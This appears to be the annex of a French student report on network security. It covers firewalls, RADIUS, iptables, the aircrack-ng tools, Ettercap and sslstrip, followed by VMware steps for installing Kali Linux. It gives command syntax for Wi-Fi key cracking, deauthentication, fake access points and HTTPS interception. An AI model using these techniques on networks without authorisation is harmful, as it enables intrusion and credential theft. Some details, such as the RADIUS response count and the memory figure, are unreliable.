Il a pour principale tâche de contrôler le trafic entre différentes zones de confiance, en filtrant les flux de données qui y transitent. Généralement, les zones de confiance incluent Internet (une zone dont la confiance est nulle) et au moins un réseau interne (une zone dont la confiance est plus importante).

ANNEXES

Le serveur Radius :

Le serveur radius (Remate Authentification Dial In User Service) est un protocole permettant de centraliser les données d'authentification. Ce protocole s'appui sur une des architectures client/serveur, il permet de fournir des services d'authentification, d'autorisation et de gestion des comptes l'ors d'accès a distance.

Le fonctionnement de serveur Radius :

Le fonctionnement de RADIUS est basé sur le scénario suivant:

- Un utilisateur envoie une requête au NAS afin d'autoriser une connexion à distance.
- Le NAS achemine la demande au serveur RADIUS.
- Le serveur RADIUS consulte la base de données d'identification afin de connaître le type de scénario d'identification demandé pour l'utilisateur. Soit le scénario actuel convient, soit une autre méthode d'identification est demandée à l'utilisateur. Le serveur RADIUS retourne ainsi une des quatre réponses suivantes :
    - **ACCEPT** : l'identification a réussi.
    - **REJECT** : l'identification a échoué.
    - **CHALLENGE**: le serveur RADIUS souhaite des informations supplémentaires de la part de l'utilisateur et propose un « défi ».

Iptables :

iptables est un logiciel libre de l'espace utilisateur Linux grâce auquel l'administrateur peut configurer les chaînes et règles dans le pare-feu .Différents programmes sont utilisés selon le protocole employé : iptables est utilisé pour le protocole IPv4, *Ip6tables* pour IPv6, *Arptables* pour ARP (Address Résolution Protocol) .

Ce type de modifications doit être réservé à un administrateur du système. Par conséquent, son utilisation nécessite l'utilisation du compte root. L'utilisation du programme est refusée aux autres utilisateurs.

Sur la plupart des distributions Linux, iptables est lancé par la commande /usr/sbin/iptables et documenté par sa page de manuel iptables et ip6tables, laquelle peut être visualisée via la commande « man iptables »

ANNEXES

Aircrack-ng:

Aircrack-ng est un logiciel utilitaire destiné à tester la qualité de la protection autour de votre connexion Wi-Fi. Aircrack-ng est un « sniffer », c'est-à-dire qu'il teste des paquets IP transitant entre le routeur et votre ordinateur à la recherche de failles. Aircrack-ng essaie alors de décoder la clé de protection de votre routeur pour vérifier sa fiabilité. Cette application s'adresse à un public pointu.

Performances :

Aircrack-ng met à notre disposition de nombreux outils permettant de mettre à l'épreuve la protection de notre connexion Wi-Fi. On trouve ainsi des paramétrages permettant de faire varier la taille de la clé de cryptage de 64 à 512 bits, utilisant la force brute ou encore une liste de mots définis à l'avance par le logiciel. On dispose donc d'un attirail conséquent et puissant en téléchargeant Aircrack-ng, Ce dernier exploite plusieurs cœurs de notre processeur de sorte à ne pas endiguer la performance globale de notre machine lorsque le logiciel fonctionne à plein régime.

Aircrack-ng se révèle redoutable pour vérifier la bonne tenue de la protection de votre connexion Wi-Fi. Ce logiciel s'avère tout de même très difficile à prendre en main pour un utilisateur lambda. Conçu pour fonctionner sous Linux, il vous faudra réaliser bon nombre de paramétrages avant de pouvoir l'utiliser sous Windows.

Les différents outils utilisés sur la distribution kali linux :

- Airmon-ng

Airmon-ng est un outil qui est bien indispensable, il est d'ailleurs le premier que l'on va utiliser lors d'une offensive sur un réseau Wi-Fi. Il s'agit d'un petit script qui permettra de passer la carte Wi-Fi en mode dit « monitor » concrètement sa signifie qu'elle va être utilisé pour « observer » tout le trafic réseau environnant.

La procédure d'utilisation :

Airmon-ng <start|stop> <interface> [Channel]

- <start | stop> : indique si on souhaite démarrer ou arrêter l'interface

- <interface> : permet de spécifier l'interface
- [Channel] : configuré la carte sur un seul canal

Les mots start et stop sont plutôt explicites et <interface> correspond au nom de l'interface que on souhaite passer en mode monitor, qu'on pourrait trouver très facilement, trouver à l'aide de la commande ifconfig. L'utilisation de l'option Channel est facultative et rare, à moins d'être dans une situation particulière et de ne vouloir écouter que sur un seul canal précisément.

- **Airodump-ng**

Airodump-ng permet de capturer les paquets transitant dans les frames 802.11. Il est utilisé principalement pour collecter les paquets nécessaires au décryptage d'une clé WEP ou WPA. La vitesse de récupération des paquets dépend du nombre de machines et de leur activité sur le réseau. En effet, pour l'utiliser il faut au préalable mettre sa carte wifi en mode écoute avec Airmon-ng. De plus, si un récepteur GPS est connecté à notre ordinateur, Airodump-ng est capable de nous donner les coordonnées des points d'accès trouvés.

Procédure d'utilisation :

Airodump-ng <options> <interface> [<interface>,…]

Options :

- –ivs : Sauvegarder uniquement les IVs (vecteur d'initialisation)
- –beacons : Enregistrer uniquement les paquets d'annonce (beacons) dans le fichier de sauvegarde
- –update <secondes> : Délai de mise à jour de l'affichage en secondes

Options de filtres :

- –encrypt <chiffrement> : Filtrer les points d'accès (AP) selon le type de chiffrement utilisé (wep, wpa, opn)
- –netmask <netmask> : Filtrer les poinst d'accès par masque réseau
- –bssid <bssid> : Filtrer les points d'accès par BSSID (nom de réseau)

- -a : Filtrer les clients qui n'ont pas d'association

Par défaut, Airodump-ng écoute sur des canaux de la fréquence courante 2.4Ghz. Pour changer ce comportement par défaut, on peut utiliser ces différentes options :

- –Channel <channes> : Capturer sur un canal spécifique
- -C <frequencies> : Changer la fréquence d'écoute en Mhz

➢ **Aireplay-ng :**

La fonction de l'outil Aireplay-ng est de générer du trafic sur un réseau d'une manière ou d'une autre, afin de pouvoir réutiliser les informations par la suite dans Aircrack-ng par exemple. Comme les informations utile au craquage de clé WEP et WPA sont différentes, les moyens d'obtenir ses informations sont également différentes c'est pourquoi il existe autant d'options pour Aireplay-ng. Il existe des attaques permettant de simuler une authentification avec un point d'accès, ou bien de dé-authentifier un utilisateur de son réseau, ou même encore d'injecter des paquets créé de toute pièce.

Procédure d'utilisation :

Aireplay-ng <options> <interface>

Options de filtres :

- -b <bssid> : Adresse MAC, Point d'accès
- -d <dmac> : Adresse MAC, Destination
- -m <taille> : taille minimale des paquets
- -n <taille> : taille maximale des paquets

Options d'injection :

- -x <nbpps> : nombre de paquets par secondes
- -p <fctrl> : définir le mot de contrôle de trames
- -à <bssid> : définir l'adresse MAC du point d'accès
- -c <dmac> : définir l'adresse MAC de destination
- -j : attaque par rejeu arp: injecter des paquets From DS

Options de source de capture :

- interface : capture les paquets à partir de cette interface
- -r fichier : extraire les paquest en provenance de ce fichier de capture (pcap)

Mode d'attaque:

- –deauth <count> : désauthentifier 1 ou toutes les stations (-0)
- –fakeauth <delay> : Fake authentification avec l'AP (-1)
- –chop chop : decrypter /chopchop paquet WEP (-4)

Airbase-ng :

Le but primaire de cette application est de créer des points d'accès wifi. Elle ouvre l'accès à une multitude de techniques permettant de récupérer soit la clé WEP du réseau légitime, soit WPA, et même WPA2, mais également de voler les cookies de la victime utilisant notre réseau (à l'aide de karmetasploit par exemple), ce qui lui permettra peut-être d'avoir accès à nos comptes emails et/ou bancaire peut-être, et les attaques possibles à partir de cet outils sont extrêmement puissantes.

Procedure d'utilisation:

Airbase-ng <options> <replay interface>

- -à <bssid> : définir l'adresse MAC du point d'accès

- -w <WEP Key> : utiliser cette clé WEP pour crypter/décrypter les paquets

➢ **Ettercap:**

Ettercap est décrit par ses auteurs comme un outil permettant de sniffer les réseaux switchés (donc par extension les réseaux locaux organisés autour d'un HUB). De nombreuses évolutions au cours du développement ont doté Ettercap de fonctions avancées permettant la mise en place d'attaques de type "Man in the middle" ainsi que la prise d'empreinte d'Os passive et active.

Une fois qu'Ettercap s'est inséré au milieu d'une connexion, il capture et examine toutes les communications entre les hôtes victimes et par conséquent peut tirer avantage de la situation pour accomplir les tâches suivantes :

Injection de commandes : insérer des commandes dans la connexion en cours afin d'émuler des requêtes envoyées par le client ou des réponses du serveur

- Récupération de mots de passe : un module (aussi appelé dissecteur) est capable de reconnaître et d'extraire les informations utiles d'un grand nombre de protocoles de sécurité.

- Support du protocole HTTPS : insertion dans une session HTTPS en faisant accepter à la victime un faux certificat.

Ettercap inclut également une série d'outils, très utile, de reconnaissance réseau :

- Scan passif.
- Sniffer IP / MAC.

- Sslstrip

Est un logiciel développé en Python par Moxie Marlinspike qui permet de détourner du Trafic sécurisé https en le redirigeant vers du http en donnant l'illusion à la victime qu'elle est bien sur une connexion sécurisée et en gardant en mémoire tout ce qui a changé en créant une map (carte).

Résultat:

-le serveur ne voit rien, pour lui la connexion est toujours encryptée
-le client ne voit aucun message d'alerte dans son navigateur
-l'attaquant peut sniffer toutes les données car elles transitent en clair

Sslstrip va donc falsifier les réponses aux requêtes favicon (une favicon est la petite image située à gauche de la barre d'adresse du navigateur) du navigateur, et afficher en guise de favicon un petit cadenas.

Mise en place de machine virtuelle

Utiliser un environnement virtuel, nous permet d'installer des machines virtuelles sur notre ordinateur (appelé la station hôte). Ces machines virtuelles seront accessibles par le réseau comme si nous avions vraiment d'autres ordinateurs connectés sur notre réseau local.

VMwar Workstation:

VMwar Workstation est hyper viseur qui fonctionne sur des ordinateurs, il permet aux utilisateurs de mettre en place une ou plusieurs machines virtuelles sur une seule machine physique, et de les utiliser simultanément avec la machine réelle. Chaque machine virtuelle

peut exécuter son propre système d'exploitation, y compris les versions de Microsoft Windows, linux BSD et MS-DOS. VMwr Workstation est développé et vendu par VMwar et Inc.


VMwar Workstation inclut la possibilité de désigner plusieurs machines virtuelles comme équipe qui peut ensuite être mise sous ou hors tension, suspendue ou reprise.

Kali linux :


Kali linux est une distribution linux de tests de pénétration et d'audit de sécurité informatique très avancé. Ce système permet de faire des exploits et de pirater les réseaux tels que le feraient des cybercriminels. Bien entendu, kali linux a pour but de permettre au professionnel de la sécurité et aux entreprises de tester la robustesse de leur système et de leur réseau.

Installation de kali linux :


1) Lancer le programme VMwar et sélectionner dans le menu présenté sur l'interface, créer une nouvelle machine virtuelle.




2) Sélectionner le deuxième choix « custom (advanced) ».




3) Cliquer sur Next.




4) Choisir l'option « installer » un fichier image ISO et télécharger l'image existante sur notre ordinateur, puis on clique sur Next.




5) Donner un nom à la nouvelle machine crée puis cliquer sur Next.




6) Choisir le nombre de processeurs puis cliquer sur Next.




7) Spécifier la capacité de la mémoire allouée à la machine virtuelle, elle ne doit pas être au-dessous de 4Mb puis cliquer sur Next.




8) Sélectionner l'option NAT, puis cliquer sur Next.



9) Laisser l'option recommandé LSI Logic puis cliquer sur Next.




10) Cocher l'option SCSI recommandé et cliquer sur NEXT.




•


11) Choisir l'option : crée un nouveau disque virtuel, cliqué sur Next.



